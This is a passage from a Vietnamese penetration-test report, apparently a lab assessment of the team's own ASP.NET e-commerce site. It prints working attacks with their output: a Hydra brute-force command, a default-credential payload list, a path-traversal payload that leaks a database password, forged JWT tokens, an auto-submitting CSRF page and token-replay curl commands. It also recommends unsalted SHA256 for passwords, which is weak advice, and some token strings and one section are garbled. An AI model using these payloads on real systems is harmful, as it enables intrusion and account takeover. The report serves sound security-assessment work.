- Preload Không chính thức: để cho biết rằng (các) tên miền nằm trong (các) danh sách tải trước và các trình duyệt sẽ không bao giờ kết nối nếu không có HTTPS.

Ví dụ về HSTS:

- Những kẻ tấn công đánh hơi lưu lượng mạng và truy cập thông tin được truyền qua kênh không được mã hóa.
- Những kẻ tấn công khai thác kẻ thao túng ở giữa cuộc tấn công vì vấn đề chấp nhận các chứng chỉ không đáng tin cậy
- Người dùng đã nhập nhầm địa chỉ vào trình duyệt bằng HTTP thay vì HTTPS hoặc người dùng nhấp vào liên kết trong ứng dụng web chỉ ra nhằm việc sử dụng giao thức HTTP.



Hình 25: HSTS

Kết quả :

Trang web không có sự hiện diện của HSTS : Có nghĩa rằng là trang web có độ bảo mật kém khi truyền và gửi dữ liệu trên internet, khi 1 cuộc tấn công chẳng hạn như MITM thì người dùng rất dễ bị hacker lấy trộm thông tin cá nhân(username,password,...)


```

POST /Account/Login HTTP/1.1
Host: 116.106.2.209:8084
Connection: keep-alive
Content-Length: 30
Cache-Control: max-age=0
Origin: http://116.106.2.209:8084
DNT: 1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://116.106.2.209:8084/Account/Login
Accept-Encoding: gzip, deflate
Accept-Language: vi-VN,vi;q=0.9,fr-FR;q=0.8,fr;q=0.7,en-US;q=0.6,en;q=0.5
Cookie: ASP.NET_SessionId=kprg4xihzdenh3pqzq4swdxu
Username=hoadino2&Password=123

```

Hình 26: Snip thông tin wireshark

3.2.7 Test File Permission

Mục tiêu: Kiểm thử quyền truy cập tệp là xác định xem các tệp nhạy cảm có bị lộ hoặc có thể bị sửa đổi ngoài ý muốn hay không. Điều này giúp bảo vệ dữ liệu quan trọng khỏi bị truy cập trái phép hoặc tấn công leo thang đặc quyền.

Phương pháp: `icacls "D:\myproject\MVC\ecommerce-shop\ecommerce-shop\bin\app.publish" /T /C`

```

C:\Windows\System32>icacls "D:\myproject\MVC\ecommerce-shop\ecommerce-shop\bin\app.publish" /T /C
D:\myproject\MVC\ecommerce-shop\ecommerce-shop\bin\app.publish BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
NT AUTHORITY\Authenticated Users:(I)(M)
NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)
BUILTIN\Users:(I)(RX)
BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)

```

Hình: Phân quyền ALC thư mục web

Đánh giá: Authenticated Users có Modify (M)

- Đây là điểm cần lưu ý. “Authenticated Users” bao gồm mọi tài khoản đã đăng nhập (domain user hoặc local user).
- Có quyền Modify cho phép xóa, thay thế, hoặc chỉnh sửa file trong thư mục.
- User nội bộ có thể có quyền truy cập và chỉnh sửa.

Khuyến nghị:

- Hạn chế quyền của Authenticated User.
- Kiểm tra quyền định kì.

3.3 Identity Management Testing


3.3.1 Test Role Definitions

Mục tiêu: Kiểm tra phân quyền giữa các vai trò có được phân bổ đúng quyền hạn đảm bảo ngăn chặn các hành vi truy cập trái phép.

Vai trò Web gồm có **khách hàng** và **nhân viên, khách**


Nhân viên: Truy cập được tất cả chức năng quản trị theo đúng thiết kế. Mọi thao tác như tạo, sửa, xóa người dùng hoặc thay đổi cấu hình hệ thống đều thành công theo thiết kế.

Phương pháp dùng user sử dụng chức năng xóa của nhân viên.




Hình 27: Danh sách sản phẩm

Thử nghiệm bằng cách dùng JWT tài khoản user truy cập vào url chức năng của nhân viên để xóa sản phẩm.



Hình 28: Xóa sản phẩm



Hình 29: Sản phẩm bị xóa

Kết quả : Sản phẩm bị xóa khỏi danh sách, trả về mã 302 thay vì 403/401 hệ thống không kiểm tra phân quyền trước khi hành động.

Mức nguy hiểm: Là lỗ hổng A1 – 2021: **Broken Access Control** ở mức nghiêm trọng, cho phép khách hàng leo thang đặc quyền truy cập vào chức năng không cho phép và việc khai thác đơn giản chỉ cần biết URL API quản trị.

Hướng khắc phục: Kiểm tra và xác thực role các chức năng lại phía backend bên trong chức năng của nhân viên.

3.3.2 Test User Registration Process

Mục tiêu: Đánh giá quy trình đăng kí an toàn và kiểm soát tốt.

- **Nhập các input hợp lệ để kiểm tra luồng hoạt động bình thường, ổn định.**

Đăng Ký

Username
Nhập username
Vui lòng nhập Username

Email
Nhập email
Vui lòng nhập Email

Password
Nhập mật khẩu
Vui lòng nhập Password

Xác nhận Password
Nhập lại mật khẩu
Vui lòng nhập lại Password

Đăng ký

Hình 30: Input hợp lệ

=> Các chức năng trong đăng ký hoạt động bình thường không bị lỗi. Trả về lỗi khi không nhập input và đăng kí thành công về đăng nhập.

- **Kiểm tra chức năng xem có cho đăng ký lặp lại các tài khoản nhiều lần không.**

Đăng Ký

Tài khoản đã tồn tại

Username

xxx

Email

xxx@email.com

Password

Nhập mật khẩu

Xác nhận Password

Nhập lại mật khẩu

Đăng ký

Hình 31: kiểm tra đăng ký lặp lại

- Kiểm tra đăng ký những user nhạy cảm.

Đăng Ký

Tài khoản đã tồn tại

Username

admin

Email

xxx@email.com

Password

Nhập mật khẩu

Xác nhận Password

Nhập lại mật khẩu

Đăng ký

Hình 32: Kiểm tra có đăng kí được user nhạy cảm

=> Tuy đăng kí không được nhưng có thể, việc báo lỗi này cho phép người dùng biết sự tồn tại về tài khoản admin.

- Kiểm tra email có được gửi xác nhận

Username
sss

Email
xxx@email.com

Password
.....

Xác nhận Password
.....

Đăng ký

Hình 33: Kiểm tra email

=> Kiểm tra email không được gửi xác nhận và người dùng có thể sử dụng những temp email.

3.3.3 Test Account Provisioning Process

Mục tiêu: Kiểm tra quá trình khởi tạo tài khoản có tự động gán quyền sai hay không.

Quy trình:

- Đăng ký tài khoản mới với các thông tin hợp lệ
- Quan sát vai trò được gán trong phiên đăng nhập (hoặc token/session)
- Truy cập các chức năng hạn chế như /admin, hoặc API quản trị
- Kiểm tra trong cơ sở dữ liệu (nếu có quyền) xem vai trò thực tế của tài khoản

Kết quả:

Vai trò user và nhân viên được tách biệt với nhau nhưng vẫn cần xác thực lại quyền các chức năng

3.4 Authentication Testing

3.4.1 Testing for Credentials Transported over an Encrypted Channel

Mục tiêu: Đảm bảo thông tin nhạy cảm (đặc biệt là username và password) chỉ được truyền tải qua kênh mã hóa (HTTPS), tránh bị lộ khi kết nối Internet không an toàn.


Sử dụng giao thức HTTP, không TLS mật khẩu lưu bằng plaintext không mã hóa.

Việc này rất nguy hiểm nếu đối tượng truy cập được cơ sở dữ liệu hay MitM sau đó thấy được toàn bộ tài khoản người dùng.

Biểu hiện :

149	18.298296959	192.168.80.2	192.168.80.65	HTTP	1523	HTTP/1.1	401 Unauthorized	(text/html)
155	23.634389387	192.168.80.65	192.168.80.2	HTTP	599	POST /Account/Login	HTTP/1.1	(application/x-www-form-urlencoded)
157	23.964649571	192.168.80.2	192.168.80.65	HTTP	724	HTTP/1.1	302 Found	(text/html)

Hình 34: bắt HTTP qua wireshark



Hình 35: Gói tin kém bảo mật

Bắt gói tin bằng Wireshark làm rò rỉ nội dung trong gói tin đăng nhập.

Mức nghiêm trọng : Cao, **A2 – 2021: Cryptographic Failures** nếu DB bị rò rỉ, người dùng hay thường dùng chung nhiều mật khẩu nên có thể bị tấn công ở nền tảng khác.

Hướng khắc phục :

- Sử dụng giao thức HTTPS.
- Lưu mật khẩu bằng mã hóa mạnh như SHA256, mạnh hơn có thể thêm salt. Ví dụ:

```
public static string HashPassword(string password)
{
    using (SHA256 sha = SHA256.Create())
    {
        byte[] bytes = Encoding.UTF8.GetBytes(password);
        byte[] hash = sha.ComputeHash(bytes);
        return Convert.ToBase64String(hash);
    }
}
```

Hình 36: Hàm hashPassword()

3.4.2 Testing for Default Credentials

Mục tiêu: Kiểm tra rủi ro truy cập trái phép nếu kẻ tấn công biết hoặc suy đoán được cặp mặc định (ví dụ, admin/admin, root/root, user/password...).

Phạm vi: /Admin/HomeAdmin/Login

Công cụ: Burp Suit | Luster Bomb

Payload 1	Payload 2
admin	admin
administrator	123456
root	root
guest	password
test	guest
user	test
operator	lq2w3e

Kết quả:

6	user	admin	200	4	2760
7	operator	admin	200	7	2760
8	admin	123456	302	10	411
9	administrator	123456	200	6	2760

Hình 37: Kết quả bruteforcing dùng Burp Suit

=> Tài khoản admin/123456 là default credentials, chưa bị đổi.

Mức rủi ro: Cao, **A7 – 2021: Identification & Authentication Failures** kẻ tấn công có thể chiếm ngay quyền quản trị chỉ với cặp mặc định, không cần brute force phức tạp.

Hướng khắc phục:

* Thay đổi ngay mật khẩu mặc định:

- Buộc người quản trị cấu hình tài khoản admin khi triển khai, tránh “admin/123456”.

* Kiểm tra định kỳ:

- Đảm bảo không còn tài khoản mặc định nào (root, test, guest...).

3.4.3 Testing for Weak Lock Out Mechanism

Mục tiêu: Kiểm tra xem khi người dùng nhập sai mật khẩu nhiều lần, ứng dụng có kích hoạt chế độ khóa tài khoản không.

Phạm vi: Kiểm tra chức năng đăng nhập trên URL:

+ /Account/Login

+ /Admin/HomeAdmin

Phương pháp:

Thử bruteforce:

- Sử dụng Burp Suite hoặc công cụ tương tự, gửi nhiều request đăng nhập sai liên tiếp, với các mật khẩu khác nhau hoặc lặp lại.
- Quan sát phản hồi: có bị chặn, yêu cầu captcha, hay khóa tài khoản?

Mật khẩu yếu:

- Người dùng có thể đặt mật khẩu “123456” hoặc “password”, không thấy ép buộc độ mạnh.

* **Trang Login**

```
(kali@kali)-[~]
$ hydra -l quyen -P Desktop/500-worst-passwords.txt 192.168.80.2 -s 8084 http-post-form "/Account/Login:Username='USER'&Password='PASS':Invalid"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (thi

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-30 07:24:11
[DATA] max 16 tasks per 1 server, overall 16 tasks, 499 login tries (l:1/p:499), ~32 tries per task
[DATA] attacking http-post-form://192.168.80.2:8084/Account/Login:Username='USER'&Password='PASS':Invalid
[8084][http-post-form] host: 192.168.80.2 login: quyen password: qwerty
[8084][http-post-form] host: 192.168.80.2 login: quyen password: password
[8084][http-post-form] host: 192.168.80.2 login: quyen password: 12345678
[8084][http-post-form] host: 192.168.80.2 login: quyen password: 1234
[8084][http-post-form] host: 192.168.80.2 login: quyen password: pussy
[8084][http-post-form] host: 192.168.80.2 login: quyen password: 12345
[8084][http-post-form] host: 192.168.80.2 login: quyen password: dragon
[8084][http-post-form] host: 192.168.80.2 login: quyen password: 696969
[8084][http-post-form] host: 192.168.80.2 login: quyen password: mustang
[8084][http-post-form] host: 192.168.80.2 login: quyen password: letmein
[8084][http-post-form] host: 192.168.80.2 login: quyen password: baseball
[8084][http-post-form] host: 192.168.80.2 login: quyen password: master
[8084][http-post-form] host: 192.168.80.2 login: quyen password: michael
[8084][http-post-form] host: 192.168.80.2 login: quyen password: football
[8084][http-post-form] host: 192.168.80.2 login: quyen password: shadow
[8084][http-post-form] host: 192.168.80.2 login: quyen password: 123456
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-30 07:24:12
```

Hình 38: Brute force trang Login

=> Trang cho phép brute force, đặt mật khẩu yếu. Khả năng kẻ tấn công dễ dàng brute force nhiều account người dùng.

Độ nguy hiểm: Cao, A7 – 2021: Identification & Authentication Failures.

- Attacker dễ dàng brute force tài khoản người dùng hoặc admin.
- Không có giới hạn số lần đăng nhập sai, không cơ chế giới hạn số lần đăng nhập.
- Mật khẩu yếu càng khiến brute force nhanh hơn.

Hướng khắc phục :

* Giới hạn số lần đăng nhập sai:

- Ví dụ, sau 5 lần sai, khóa tài khoản 15 phút.
- Áp dụng cả lock theo IP (tránh attacker thay IP liên tục).

* Chính sách mật khẩu mạnh:

- Yêu cầu độ dài tối thiểu, ký tự đặc biệt, v.v.
- Tránh “123456”, “password”...

3.4.4 Testing for Weak Password Policy

Yêu cầu:

1. **Độ dài tối thiểu:** Mật khẩu nên có ít nhất 8–12 ký tự; khuyến khích ≥ 12 để tăng độ khó brute force. => **Không đạt**
2. **Độ phức tạp:** Bắt buộc chứa các loại ký tự (chữ hoa, chữ thường, chữ số, ký tự đặc biệt) để tránh các mật khẩu quá đơn giản. => **Không đạt**
3. **Chặn từ điển phổ biến:** Không cho đặt password trong danh sách dễ đoán như “123456”, “qwerty”, “password”. => **Không đạt**
4. **Chính sách hết hạn (nếu cần):** Đổi mật khẩu định kỳ (60–90 ngày) với các hệ thống yêu cầu bảo mật cao. => **Không đạt**
5. **Kiểm tra lịch sử:** Không cho phép tái sử dụng một số mật khẩu cũ (password history). => **Không đạt**
6. **Thông báo rõ ràng:** Khi người dùng đặt mật khẩu, hiển thị yêu cầu tối thiểu (độ dài, ký tự đặc biệt...) để họ tuân thủ. => **Đạt**

3.4.5 Testing for Weak Security Question Answer

Yêu cầu:

1. **Câu hỏi bảo mật đủ khó đoán:** Không dùng câu hỏi quá phổ biến như “Tên bạn là gì?”, “Trường học đầu tiên?” – vì thông tin này dễ tìm trên mạng xã hội.
2. **Cho phép người dùng tự tạo câu hỏi riêng** (nếu có thể), hoặc chọn từ bộ câu hỏi ít bị lộ thông tin.
3. **Bắt buộc độ phức tạp câu trả lời:** Đừng chấp nhận câu trả lời 1–2 ký tự, khuyến nghị độ dài tối thiểu hoặc cho phép “câu trả lời dạng passphrase”.
4. **Không hiển thị gợi ý:** Đừng cung cấp quá nhiều gợi ý trong thông báo lỗi hay hiển thị.

5. **Khuyến khích sử dụng email hoặc phương thức xác thực khác (2FA)** thay vì chỉ dựa vào security question.
6. **Bảo vệ chống brute force:** Nếu người dùng nhập sai câu trả lời bảo mật nhiều lần, cần giới hạn hoặc cảnh báo.

Kết quả: Hệ thống không sử dụng câu hỏi.

3.4.6 Testing for Weak Password Change or Reset Functionalities

Yêu cầu:

1. **Xác thực danh tính trước khi đổi/reset:** Yêu cầu người dùng đăng nhập lại, cung cấp thông tin bổ sung, hoặc xác nhận qua 2FA – không cho phép bất kỳ ai gọi API / form reset mà không xác thực. => **Không đạt**
2. **Gửi link reset qua kênh bảo mật:** Link reset password nên được gửi qua email/tin nhắn, kèm token có thời hạn (tối đa vài giờ). => **Không đạt**
3. **Token reset một lần (one-time):** Sau khi dùng token để tạo mật khẩu mới, token cũ vô hiệu hóa ngay. => **Đạt**
4. **Kiểm tra chính sách mật khẩu** khi đặt mật khẩu mới: Cần độ dài, độ phức tạp, không trùng password cũ. => **Không đạt**
5. **Thông báo lỗi chung:** Khi nhập email/username sai để reset, tránh thông báo “Email này không tồn tại” (tránh lộ thông tin). => **Đạt**
6. **Khóa tài khoản hoặc giới hạn request:** Nếu có nhiều yêu cầu reset liên tiếp, cần chặn spam, hoặc gửi thông báo cảnh báo cho chủ tài khoản. => **Không đạt**

3.5 Authorization Testing

3.5.1 Testing Directory Traversal File Include

Mục tiêu: Kiểm tra xem ứng dụng có cho phép người dùng truy cập file ngoài phạm vi cho phép thông qua tham số URL hoặc input không kiểm soát.

Phạm vi: Xác định đường dẫn có file là /Guide/Read?doc=filename

Phép thử: %2e%2e/web.config



```
192.168.80.2:8084/Guide/Read?doc=%2e%2e/web.config

g="utf-8">>

ow to configure your ASP.NET application, please visit
fwlink/?LinkId=301880
```

Hình 39: Đường dẫn Testing DTFI

```
<connectionStrings>
  <add name="DBQLEcommerceShopEntities" connectionString="metadata=res://*/Models.Model1.csdl|res://*/Models.Model1.ssdl|res://*/Models.Model1.msl;&#xD;&#xA;
  provider=System.Data.SqlClient;&#xD;&#xA; provider connection string='Data Source=localhost;Initial Catalog=DBQLEcommerceShop;User
ID=webuser;Password=Admin@123;MultipleActiveResultSets=True;TrustServerCertificate=True;' providerName="System.Data.EntityClient" />
</connectionStrings>
```

Hình 40: Thông tin kết nối DB lộ

=> Server trả về nội dung file web.config, trong đó lộ ra thông tin quan trọng:

* Thông tin kết nối cơ sở dữ liệu:

- Username: webuser

- Password: Admin@123

Việc lộ file cấu hình là rất nguy hiểm vì có thể cung cấp cho attacker thông tin cấu hình hệ thống và cơ sở dữ liệu.

Mức nguy hiểm: Cao - **A05: Security Misconfiguration** và **A01** là lỗi LFI gây người dùng truy cập vào tài nguyên không cho phép

Hướng khắc phục:

- Cấu hình web server để từ chối truy cập các file cấu hình và file hệ thống không cần thiết.
- Chặn các đầu vào URL nguy hiểm như “/, //, .., %2e, %2f, ...

3.5.2 Testing for Insecure Direct Object References



Mô tả lỗi: Truy cập thông tin người dùng khác thông qua việc thay đổi ID trên trang Profile.

Ứng dụng cho phép truy cập thông tin người dùng thông qua URL dạng:

GET /Profile/ViewProfile?id=1

Tuy nhiên, không có xác thực người dùng đang đăng nhập có quyền truy cập id=1. Điều này dẫn đến lộ thông tin người khác chỉ bằng việc thay id trên URL.

Biểu hiện :



Hình 41: IDOR /Profile/ViewProfile/?

=> Tài khoản đang đăng nhập là tài khoản quyen, đổi ID trên URL thì hiện thông tin của tài khoản khác. Ở đây là test, gây lộ username trong thông tin khiến tài khoản dễ bị khai thác.

Mức nguy hiểm: Cao - **A1 : 2021 Broken Access Control** khi đối tượng có thể lấy thông tin cá nhân người dùng

Hướng khắc phục: Thiếu xác thực thông tin để trả về người dùng.

Kiểm tra độ an toàn thuật toán.

Phạm vi: Dùng tài khoản quyền lấy JWT :

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bmRxdWVfbmFtZSI6InFleWVuliwiwibmFtZSI6IjoiMSIsIm5iZiI6MTc0MzMzNDU3NCwiZXhwIjoxNzQzMzM3Nzc0LCJpYXQiOiE3NDMzMzQxNzR9.Bb2smnwMTPudkuLVAuHJbkLynwBHMz_BPmyzkv8Lkfg
```

Phép thử: Thử trường hợp ép kiểu Alg sang none và đổi payload bằng user account khác.




Hình 44: Trước khi nhập payload

Thay đổi payload => user: Hoa

```
9 Cookie: jwtToken=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bmRxdWVfbmFtZSI6ImhvYSIsIm5hbWVpZCI6IjEiLCJyYyI6Im5iZiI6MTc0MzMzNDU3NCwiZXhwIjoxNzQzMzM3Nzc0LCJpYXQiOiE3NDMzMzQxNzR9.Bb2smnwMTPudkuLVAuHJbkLynwBHMz_BPmyzkv8Lkfg
10 Upgrade-Insecure-Requests: 1
```

Hình 45: Nhập payload



Hình 46: Đăng nhập vào tk Hoa

=> Truy cập được user hoa do JWT không xác thực thuật toán JWT.

Độ nguy hiểm: Cao, A07 - 2021: Identification and Authentication Failures.

Hướng khắc phục : không tin thuật toán được sử dụng trong JWT, phải xác thực hay ép thuật toán. Ví dụ :

```
payload = jwt.decode(token, self.secret, algorithms="HS256")
```

Luôn luôn ép thuật toán để thuật toán được sử dụng.

3.6.2 Testing for Session Fixation

Mục tiêu: Kiểm tra xem hệ thống có tạo mới phiên làm việc (session) sau khi người dùng đăng nhập hay không.

Phương pháp:

- [illegible]

Kết quả

- ### 3.6.3 Testing for Exposed Session Variables

Phương pháp:

- ```

Data
 jwtToken: "eyJhbGciOiJIUzI1Ni...SiK0hMqRk-uS2yEQ"
 Created: "Mon, 31 Mar 2025 04:44:30 GMT"
 Domain: "192.168.80.2"
 Expires / Max-Age: "Tue, 01 Apr 2025 04:44:28 GMT"
 HostOnly: true
 HttpOnly: true
 Last Accessed: "Mon, 31 Mar 2025 04:49:32 GMT"
 Path: "/"
 SameSite: "None"
 Secure: false
 Size: 205
 Parsed Value
 jwtToken: Array
 0: "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9"
 1: "eyJ1bm9udGVudF9pbnNpdG9iOiJ1bm9udGVudF9pbnNpdG9i"
 2: "mXUafZlKPP_UZHKKCDH...SiK0hMqRk-uS2yEQ"
 length: 3
 __proto__: Array

```

### Kết quả :

- Token jwtToken được lưu trong cookie, có thuộc tính HttpOnly: true và HostOnly: true, không bị truy cập từ JavaScript.
- Không có biến nhạy cảm nào bị hiển thị trong HTML hoặc JS client-side.
- JWT chỉ được gửi theo cookie trong request, không thấy lộ ra trong body hoặc headers khác.

### 3.6.4 Testing for Cross Site Request Forgery

**Mục tiêu:** Kiểm tra hệ thống có biện pháp phòng chống tấn công CSRF (Cross Site Request Forgery) trong các request thay đổi trạng thái.


**Phương pháp:**

- Đăng nhập vào hệ thống bằng tài khoản hợp lệ.
- Tạo một file HTML giả mạo gửi yêu cầu POST tới chức năng ForgotPassword, ví dụ:
- Mở file trên trình duyệt khi đang đăng nhập → trình duyệt tự gửi yêu cầu với cookie đang tồn tại (jwtToken). Ở đây :

```
<!DOCTYPE html>
<html>
 <body>
 <form action="http://192.168.80.2:8084/Account/ForgotPassword" method="POST">
 <input type="hidden" name="username" value="admin">
 <input type="submit" value="Click here to view free gifts!">
 </form>
 <script>
 document.forms[0].submit(); // tự động gửi khi mở trang
 </script>
 </body>
</html>
```


Hình 49: Payload CSRF

**Quan sát phản hồi từ server:** nếu server hiển thị mật khẩu mới => tấn công thành công.



Hình 50: HTML Payload

**Điều kiện thực hiện thành công:** User đã đăng nhập trước đó và có JWT, click xem quà.



Hình 51: Quên mật khẩu bị khai thác

#### Kết quả:

- Form quên mật khẩu không có @Html.AntiForgeryToken().
- Thêm [ValidateAntiForgeryToken] vào action.
- Không có CSRF token trong form.
- Request giả mạo gửi từ HTML bên ngoài vẫn được xử lý thành công.
- Server trả về View chứa mật khẩu mới.

**Mức nguy hiểm:** Cao – **A1 : 2021 Broken Access Control** nếu người dùng đang đăng nhập và truy cập site độc hại, bị tấn công **CSRF** hay xóa dữ liệu.

#### Khuyến nghị :

- Tích hợp CSRF token vào mọi form và mọi API POST/PUT/DELETE.
- Xác minh token phía server trước khi xử lý hành động thay đổi trạng thái.

### 3.6.5 Testing for Logout Functionality

**Mục tiêu:** Kiểm tra chức năng đăng xuất có thực sự hủy phiên làm việc (session) hoặc JWT không.

#### Phương pháp:

- Đăng nhập bằng tài khoản hợp lệ → nhận JWT qua cookie.
- Ghi lại JWT
- Gửi request /Account/Logout → hệ thống xóa cookie jwtToken.
- Sau đó gửi lại request đến endpoint (/Account/ProtectedData) sử dụng cookie đã lưu.



```
(kali@kali)-[~]
$ curl http://192.168.80.2:8084/Account/Logout -b "jwtToken=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bmlxdWVfbmFtZSI6InFleWVuIiwibmFtZWI6IjoiMSIsIm5iZiI6MTc0MzQxMTk3NiwiZXhwIjoxNzQzNDE1NTc2LCJpYXQiOiE3NDM0MTE5NzZ9.FpyIB5RDLGvklDfXx6ZBgCkdqACHFoPvTM_50ZBw5k"
<html><head><title>Object moved</title></head><body>
<h2>Object moved to here.</h2>
</body></html>

(kali@kali)-[~]
$ curl -X GET http://192.168.80.2:8084/Account/ProtectedData -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bmlxdWVfbmFtZSI6InFleWVuIiwibmFtZWI6IjoiMSIsIm5iZiI6MTc0MzQxMTk3NiwiZXhwIjoxNzQzNDE1NTc2LCJpYXQiOiE3NDM0MTE5NzZ9.FpyIB5RDLGvklDfXx6ZBgCkdqACHFoPvTM_50ZBw5k"
{"success":true,"message":"Chào quyen, bạn đã xác thực thành công!","protectedValue":"đi một ngày đăng, học 2 buổi"}
```

Hình 52: Endpoint JWT

### Kết quả:

- Sau khi logout, cookie jwtToken trên trình duyệt bị xóa.
- Tuy nhiên, khi gửi lại token cũ thủ công, hệ thống vẫn xác thực thành công.

